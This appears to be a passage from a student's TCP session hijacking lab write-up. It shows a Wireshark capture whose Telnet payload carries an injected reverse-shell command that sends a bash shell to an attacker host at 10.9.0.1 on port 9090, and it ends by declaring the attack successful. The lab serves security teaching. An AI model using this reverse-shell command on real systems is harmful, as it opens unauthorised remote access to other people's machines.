431 2022-03-03 18:4… 10.9.0.6   10.9.0.1   TCP     89 [TCP Retransmission] 55500 → 9090 [PSH, ACK] Seq=2864738720 A…
432 2022-03-03 18:4… 10.9.0.1   10.9.0.6   TCP     68 9090 → 55500 [ACK] Seq=354269127 Ack=2864738741 Win=65152 Len…
433 2022-03-03 18:4… 10.9.0.1   10.9.0.6   TCP     68 [TCP Dup ACK 432#1] 9090 → 55500 [ACK] Seq=354269127 Ack=2864…
434 2022-03-03 18:4… 10.9.0.6   10.9.0.5   TCP    142 [TCP Retransmission] 23 → 39714 [PSH, ACK] Seq=9935746 Ack=18…
```

```
  › Flags: 0x018 (PSH, ACK)
    Window size value: 509
    [Calculated window size: 65152]
    [Window size scaling factor: 128]
    Checksum: 0x148d [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  › Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  › [SEQ/ACK analysis]
  › [Timestamps]
    TCP payload (74 bytes)
▾ Telnet
    Data: \r\n
    Data: seed@57e7382b726d:~$  /bin/bash -i > /dev/tcp/10.9.0.1/9090 2>&1 0<&1 \r\n
```

```
0030  80 18 01 fd 14 8d 00 00  01 01 08 0a 6c 8a a2 eb   ········ ····l···
0040  48 4c fc 53 0d 0a 73 65  65 64 40 35 37 65 37 33   HL·S··se ed@57e73
0050  38 32 62 37 32 36 64 3a  7e 24 20 20 2f 62 69 6e   82b726d: ~$  /bin
```

The scaled window size (if scaling has been used) (tcp.window_size), 2 bytes   Packets: 935 · Displayed: 935 (100.0%)   Profile: Default

Hence, our attack is successful.